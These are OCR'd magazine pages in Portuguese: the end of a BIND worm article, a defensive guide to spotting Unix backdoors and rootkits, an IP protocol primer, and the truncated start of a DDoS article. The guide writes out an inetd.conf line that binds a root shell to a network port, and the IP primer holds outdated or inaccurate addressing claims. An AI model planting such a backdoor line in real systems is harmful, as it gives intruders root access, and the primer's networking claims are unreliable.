
Após a remoção do Worm, é interessante fazer uma atualização do BIND.

O download das últimas versões do BIND pode ser feito em ftp://ftp.isc.org/isc/bind9/9.1.0/

- eof



Reprodução



BACKDOORS

Há muito tempo backdoors vêm se difundindo na Internet: backdoors para Unix, Windows, etc. Se o "hacker" invade seu sistema, com certeza ele vai querer ter acesso a sua máquina mais tarde para pegar informações, instalar sniffers, rodar exploits ou usar sua máquina como zumbi para fazer um DoS (Denial Of Service).

Aqui o assunto são backdoors para Unix (desde backdoors mais simples, como a inetd backdoor, até backdoors ICMP mais complexas). No menu teremos os métodos mais usados, como achar rastros de uma backdoor que esteja instalada em seu sistema e como achar rastros de uma possível invasão em máquina. Isso tendo em conta que você, administrador, tem um conhecimento básico sobre sistemas e segurança.

A seguir segue um quadro de perguntas e respostas para você entender melhor como uma backdoor funciona e o que ela faz em seu sistema.

Por que usar uma backdoor?

Instalando uma backdoor no sistema o invasor tem acesso root (total) à máquina, mesmo que o administrador tenha mudado todas as senhas e consertado o bug usado na invasão pelo "hacker". Portanto, se você já teve sua máquina invadida, melhor dizendo, alterada por "hackers" faça já o teste. Leia "Achando Rastros de uma Invasão", na p. 27.

Mas como o "hacker" vai instalar uma backdoor em meu sistema sem eu saber?

A maioria das backdoors tem total invisibidade no sistema, escondendo-se até mesmo de processos como ps – aux, w,

Como se proteger e achar rastros de um ataque

por Bruno Cesar
bruno@helber.com.br

who. Para simplificar, se o administrador não tem um conhecimento básico sobre segurança, ele não conseguirá ver o invasor em sua máquina.

Mas instalar uma backdoor em meu sistema dá trabalho?

Não, a partir do momento que o "hacker" invadiu sua máquina por um bug qualquer em seu *nix, sendo que ele tenha acesso root, ele poderá apenas rodar uma backdoor, com autenticação de senha por exemplo, que irá abrir uma porta 30178. O "hacker" vai ter acesso a sua máquina apenas usando o telnet: telnet seuhost 30178

Abaixo seguem alguns tipos de backdoors mais usadas:

Inetd Backdoors

Backdoors no inetd são úteis por poderem ser acessadas remotamente caso o telnetd seja cortado no servidor.

A inetd backdoor mais conhecida e mais simples é aquela colocado no /etc/inetd.conf.

Vai um exemplo:

ftp stream tcp nowait root /bin/sh sh -i

TCP Backdoors

A backdoor é instalada em uma porta qualquer. Na maioria das vezes é uma porta que o firewall não bloqueia e também onde fica fora do alcance do administrador mesmo usando o comando netstat.

A backdoor tambem pode ser usada como uma porta de smtp. Assim o firewall vai achar que não passa de tráfego de e-mail.

UDP Backdoors

Para os administradores de sistema é muito facil encontrar uma conexão TCP em sua rede, encontrar facilmente uma porta estranha ou saber que alguém está acessando remotamente seu sistema usando programas ou comandos.

Agora, quando se trata de backdoors UPD, o comando netstat pode ser configurado para não mostrar esse tipo de acesso em sua máquina.

Muitos firewalls têm sido configurados para permitir pacotes de UDP para serviços especiais. Por exemplo, o invasor coloca uma backdoor em uma porta de um DNS. Isso vai fazer com que o firewall libere o acesso, tornando muito difícil a identificação de um invasor no sistema.

ICMP Backdoors

Esse backdoor é um dos mais perfeitos. Mais ainda: sua técnica é pouco difundida. ICMP serve para transmitir dados, de tamanho qualquer, para controle da conexão entre duas máquinas cliente/servidor.

O invasor pode colocar dados nos pacotes do Ping ICMP Tunneling.

Muitos firewalls permitem a estranhos usar o ping em máquinas internas, dando assim acesso para o invasor executar comandos remotos em sua máquina.

Achando rastros de uma invasão

Procure por rastros de uma invasão em seu sistema. Alguns comandos básicos e precauções que poderão lhe evitar dores de cabeça no futuro, caso "hackers" instalem backdoors e

tenham acesso total a sua máquina em qualquer hora, em qualquer local.

Procure por rastros no /etc/passwd

O invasor pode querer criar um usuário em seu sistema para poder ter acesso mais tarde.

Digite:

```
[root@localhost /etc]# grep ":0:0:" /etc/passwd
root:x:0:0:root:/root:/bin/bash
invasor::0:0::/:/bin/sh
```

Na linha em negrito, foi encontrado um user estranho.

O invasor foi encontrado. Agora é hora de ver se ele não deixou outros tipos de backdoors em seu sistema. Vamos procurar por outras duas backdoors mais comuns: suidshell e inetdaemon.

Digite:

```
[root@localhost /etc]# grep "sh" /etc/inetd.conf
courier  stream tcp  nowait root  /bin/sh sh -i
```

Uma variação disso pode ser:

```
[root@localhost /etc]# grep "\-i" /etc/inetd.conf
swat  stream tcp  nowait root  /usr/sbin/swat swat -i
```

Veja que o serviço está chamando o /usr/sbin/swat com os mesmos atributos do /bin/sh. Vamos conferir para ver se swat é igual a sh.

```
[root@localhost /etc]# ls /bin/*sh
/bin/ash  /bin/bsh  /bin/ksh  /bin/tcsh
/bin/bash  /bin/csh  /bin/sh  /bin/zsh
[root@localhost /etc]# cmp -c /bin/ash /usr/sbin/swat
/bin/ash /usr/sbin/swat differ: char 25, line 1 is  20 ^P 220 M-^P
[root@localhost /etc]# cmp -c /bin/bash /usr/sbin/swat
[root@localhost /etc]#
```

O comando cmp serve para comparar arquivos.

Comente a linha no inetd.conf e reinicie o inetd.

Para achar suidshells, use:

```
[root@localhost /]# find / -type f \( -perm -04000 -o -perm -
02000 \) -user root
```

Vai ser exibida uma lista com todos os arquivos suids com owner root.

Cabe a você, administrador, saber o que é programa do Linux e o que foi criado pelos usuários.

Use também o comando:

```
[root@localhost /root]# lsof -i
```


Com esse comando, serão listadas todas portas que estão sendo usadas.

Procure por portas estranhas

Dica 1:

É comum o invasor deixar as suidshells no mesmo diretório em que eles deixam seus programas, tais como exploits, sniffers e clearlogs.

Reprodução




Uma outra coisa importante é que os diretórios usados são na maioria das vezes os com permissão de all+rwx, como /tmp e /var/tmp ou homedirs. Também há a possibilidade de que eles criem os dir, por isso você pode procurar por estes com o comando:

[root@localhost /etc]# find / -type d -perm 0777

Dica 2:

Outra dica é verificar as datas dos arquivos executáveis. Isso pode ser feito com o comando:

ls -lt | more, que mostra os arquivos com suas respectivas datas em ordem cronológica. Esse comando deve ser executado em todos os diretórios em que existam arquivos executáveis. Normalmente esses diretórios seriam:



/bin
/sbin
/usr/bin
/usr/sbin

Pode ainda ser verificada a data dos arquivos de configuração no diretório /etc. Caso alguns desses arquivos tenha sido modificado, poderá ser necessária a reinstalação do sistema.

Verifique se existe algum processo sendo executado que não deveria. Para examinar quais os processos que estão em execução, use o comando:

ps -aux | more .

Rootkits

O invasor tambem poderá facilmente instalar um rootkit em sua máquina. Hoje existem milhares de rootkits na Internet e eles são facilmente achados em sites como PacketStorm e SecurityFocus. A função de um rootkit é simplesmente facilitar a vida do invasor em seu sistema. Abaixo seguem algumas funções de um rootkit e o que ele poderá fazer em sua máquina:

> Apagar todos os tipos de logs, tais como lastlog, etc.;
> Sniffar sua rede e capturar todos os dados da máquina, tais como caracters, logins, senhas, etc.;
> Modificar o ifconfig para remover flags de saída;
> Esconder os processos (ps –aux);
> Modificar o netstat para esconder conexões;
> Esconder arquivos e diretórios;
> Instalar backdoors dos tipos mais variados.


Conclusão

Backdoors são uma ameaça para seu sistema, portanto todo cuidado é pouco. Hoje em dia, na Internet, existem milhares de "hackers" tentando invadir seu sistema: agora mesmo sua máquina pode estar sendo invadida. Mantenha-se sempre informado sobre novos bugs, sempre se atualizando. No artigo procuramos mostrar os tipos de backdoors mais usadas, as formas como agem, mas é claro que existem outros tipos de backdoors, rootkits, etc. E todos são uma ameaça à sua privacidade, à sua máquina e principalmente ao seu emprego. Lembre-se: não existe o sistema 100% seguro, mas também não existe a invasão perfeita. O rastro sempre vai ser deixado, agora cabe a você achá-lo.

- eof

Tudo sobre o PROTOCOLO IP

(O número IP)



Saiba todos os detalhes a respeito do protocolo que rege a Internet

por *www.natplay.com.br*
natplayhacker@aol.com

É um protocolo não orientado à conexão, cuja função é transferir blocos de dados denominados datagramas da origem até o destino, podendo passar inclusive por várias sub-redes (a origem e o destino são hosts identificados por endereços IP). A operação no modo datagrama é uma comunicação não confiável, não sendo usado nenhum reconhecimento fim a fim ou entre nós intermediários, nem qualquer tipo de controle de fluxo. Nenhum mecanismo de controle de erro de dados é utilizado, apenas um controle de verificação do cabeçalho para garantir que os gateways encaminhem as mensagens corretamente. Algumas das principais características do protocolo IP são as seguintes:

- Serviço de datagrama não confiável;
- Endereçamento hierárquico;
- Facilidade de fragmentação e remontagem de pacotes;
- Campo especial indicando qual o protocolo de transporte a ser utilizado no nível superior;
- Identificação da importância do datagrama e do nível de confiabilidade exigido;
- Descarte e controle de tempo de vida dos pacotes inter-redes no gateway.

Endereçamento IP


O roteamento dos datagramas através das sub-redes é feito com base no seu endereço IP, números de 32 bits normalmente escritos como quatro octetos (em decimal), por exemplo 9.179.12.66. Devido ao fato de existirem redes dos mais variados tamanhos compondo a inter-rede, utiliza-se o conceito de classes de endereçamento.

Os endereços IP indicam o número da rede e o número do host, sendo que a Classe A suporta até 128 redes com 16 milhões de hosts cada uma; a Classe B suporta 16.384 redes com até 64 mil hosts cada uma; a Classe C suporta 2 milhões de redes com até 256 hosts cada uma e a Classe D onde um datagrama é dirigido a um grupo de hosts.

Os endereços a partir de 1111 estão reservados para uso futuro. A Internet utiliza a classe C para endereçamento de suas redes e máquinas.

Quando um novo provedor de acesso se conecta a ela, ele recebe 256 endereços para serem utilizados pelos seus hosts (ou "usuários"). Como um provedor pode ter mais de 256 clientes, ele utiliza um esquema de alocação dinâmica de IP, ou seja, quando o usuário se conecta ao provedor de acesso, ele recebe um endereço IP, podendo dessa forma haver até 256 usuários conectados simultaneamente a um provedor de acesso.

O protocolo IP recebe da camada de transporte mensagens divididas em datagramas de 64 kbytes cada um, sendo que cada um destes é transmitido através da Internet, sendo ainda possivel fragmentá-los em unidades menores à medida que passam por sub-redes. Ao chegarem ao seu destino, são remontados novamente pela camada de transporte, de forma a reconstituir a mensagem original. O datagrama utilizado pelo protocolo IP consiste em um cabeçalho e um payload, sendo que o cabeçalho possui um comprimento fixo de 20 bytes mais um comprimento variável. O campo VERS identifica a versão do protocolo que montou o quadro. O campo HLEN informa o tamanho do quadro em palavras de 32 bits, pois ele



O gráfico acima apresenta o formato dos **endereços** *IP*

pode ser variável. O campo SERVICE TYPE indica às sub-redes o tipo de serviço que deve ser oferecido ao datagrama (por exemplo, para transmissão de voz digitalizada necessita-se mais de uma entrega rápida do que um controle rigoroso de erros, ao passo que para um serviço de transferência de arquivos, o tempo de entrega pode ser sacrificado para se obter um maior controle de erro). O campo TOTAL LENGTH armazena o comprimento total do datagrama (dados e cabeçalho), com um valor máximo de 65.536 bytes. O campo IDENTIFICATION possibilita ao host determinar a que datagrama pertence um fragmento recém-chegado (todos os fragmentos de um datagrama possuem o mesmo valor). O campo FLAGS é composto de um bit não utilizado, seguido por dois bits: DF e MF. O DF significa Don't Fragment e indica que os gateways não devem fragmentar esse datagrama (por incapacidade do destino juntar novamente os fragmentos). MF significa More Fragments, e é utilizado como dupla verificação do campo Total Length, sendo que todos os fragmentos, menos o último, possuem esse bit setado. O FRAGMENT OFFSET informa a que posição no datagrama atual pertence o fragmento. O campo TIME TO LIVE é um contador utilizado para limitar o tempo de vida de um pacote.

Quando o datagrama é criado, esse campo recebe um valor inicial, que é decrementado toda vez que passa por um gateway. Quando esse contador atinge o valor zero, isso indica que a rede está em congestionamento ou que o datagrama está em loop, e o datagrama é descartado. O campo PROTOCOL indica o protocolo que gerou o datagrama e que deve ser utilizado no destino. O campo HEADER CHECKSUM é utilizado pelos gateways para fazer uma verificação do cabeçalho (apenas do cabeçalho, não dos dados), para que o gateway não roteie um datagrama que chegou com o endereço errado. SOURCE IP ADRESS e DESTINATION IP ADRESS são, respectivamente, os endereços de host origem e destino. O campo IP OPTIONS é usado para o transporte de informações de segurança, roteamento na origem, relatório de erros, depuração, fixação da hora e outras. O campo PADDING possui tamanho variável e é utilizado para se garantir que o comprimento do cabeçalho do datagrama seja sempre um múltiplo inteiro de 32 bits. Finalmente, o campo DATA transporta os dados do datagrama.

O datagrama utilizado pelo protocolo IP consiste em um cabeçalho e um payload

Roteamento

O roteamento consiste no processo de escolha do caminho pelo qual deve ser enviado o dado para o sistema de destino. Caso o destino esteja localizado na mesma sub-rede, será uma tarefa fácil.

No entanto, quando o destino se encontra em um sub-rede diferente, a transmissão dos dados é feita através de um gateway, que faz o roteamento baseado no endereço IP de destino do datagrama. Se o gateway já estiver conectado à rede para onde o dado deve ser enviado, o problema acabou. Contudo, o gateway pode não estar ligado diretamente à rede de destino. Nesse caso, a partir da identificação da sub-rede, o endereço físico do próximo gateway na rota é obtido por meio de processos de mapeamento. É importante observar que o gateway utilizado em rede Internet possui funcionalidades distintas das normalmente aplicadas a ele nas redes OSI. O roteamento pode então ser dividido em dois tipos:

Roteamento Direto

Quando o destino do datagrama se encontra na mesma sub-rede.

Roteamento Indireto

Quando o destino se encontra em outra sub-rede, necessitando de um gateway para o roteamento. Para realizar o roteamento indireto, os gateways utilizam tabelas de roteamento que armazenam informações sobre como atingir cada sub-rede da rede Internet. Uma tabela de roteamento possui, tipicamente, entradas do tipo N,G sendo que N é um endereço IP (de destino) e G é o endereço IP do próximo gateway a ser utilizado para se atingir N. Para diminuir o tamanho das tabelas de roteamento, existem algumas técnicas a serem utilizadas. Por exemplo, pode-se utilizar rotas default (preestabelecidas) para quando não se encontra referência na tabela sobre uma determinada rota. Esse caso se aplica tipicamente a redes que possuem um único gateway, como por exemplo, departamentos de uma universidade ligados ao backbone por apenas um gateway. Ao invés de se ter uma rota para cada sub-rede, utiliza-se a rota default.

Algoritmos de Roteamento

Um algoritmo de roteamento é a parte do software da camada de rede que tem por objetivo decidir sobre qual linha de saída um pacote que chega deve ser transmitido. Para uma rede que trabalha com datagrama, a decisão deve ser tomada para cada pacote de dados que chega. Já para a rede que trabalha com circuitos virtuais, a decisão de roteamento deve ser tomada apenas quando se estabelece um circuito virtual. Quando uma máquina M tem um datagrama a ser enviado, ela deve executar os seguintes passos:


> retirar do datagrama o endereço IP do destinatário (IPD);

> a partir do IPD, obter o id.rede da sub-rede de destino (IRD);

> caso o IRD corresponda a uma rede na qual a máquina M está diretamente conectada, enviar o datagrama diretamente a IPD (roteamento direto);

> se IRD aparecer na tabela de roteamento, rotear o datagrama como especificado na tabela;

> se foi especificado um gateway predefinido nà tabela de roteamento, rotear o datagrama conforme especificado na tabela;



Acima, o formato do datagrama.

> senão, indicar situação de erro utilizando, por exemplo, o protocolo ICMP.

Existem basicamente dois tipos de algoritmos utilizados em redes Internet: Vetor-Distância e Estado-do-Enlace, porém não nos compete entrar em detalhes sobre eles nesse momento. Mais detalhes sobre algoritmos de roteamento podem ser encontrados em Tanenbaum 94.

Fragmentação e Remontagem de Datagramas

Como os datagramas IP atravessam redes das mais diversas tecnologias, os tamanhos dos quadros nem sempre devem ser os mesmos. Portanto, deve haver uma certa flexibilidade em termos de tamanho de pacote a ser transmitido, de forma que esse pacote se adapte à sub-rede que vai atravessar. Essa flexibilidade se dá através da facilidade de fragmentação e remontagem de datagramas. Quando for necessário transmitir um datagrama maior do que o suportável pela rede, deve-se particionar o pacote em fragmentos. Esses fragmentos são transportados como se fossem datagramas independentes. Para poder recompor o datagrama original no destino, são utilizados alguns campos do cabeçalho do datagrama. Quando o destino recebe o primeiro fragmento, inicia-se uma temporização para se aguardar o conjunto completo dos fragmentos que compõem o datagrama. Caso um dos fragmentos não chegue durante esse intervalo, o datagrama é descartado, resultando em perda de eficiência.

DoS II: ATAQUES A

Os ataques a grandes sites na Web (Yahoo!, Amazon, etc.) são fruto de uma técnica explorada pelos hackers: o ataque distribuído. Baseado nas técnicas de Denial of Service, é feito por meio do envio de pacotes de dados em larga escala para serviços baseados em RPC que já foram devidamente exploitados. O resultado desta ação é a parada de servidores e a interrupção de vários ou todos os serviços. Esse tipo de ataque provavelmente é o que está sendo feito contra esses sites na Internet, e no Brasil, até a presente data, não tivemos nenhum caso devidamente reportado. Existem várias ferramentas apontadas como causadoras desses ataques: uma delas é a trinoo (trin00) e a tribe flood network (TFN), ambas citadas pelo CERT (www.cert.org) em seu advisorie 90-07. Podemos citar ainda o Slice e o Spank, ferramentas DoS (Denial of Service) que geram muitos pacotes TCP/UDP contra seus alvos, provocando assim sua paralisação. E ainda há o stacheldraht, fruto de uma mesclagem entre o Trinoo e o TFN. Esse é um pequeno manual para administradores de rede que gostariam de 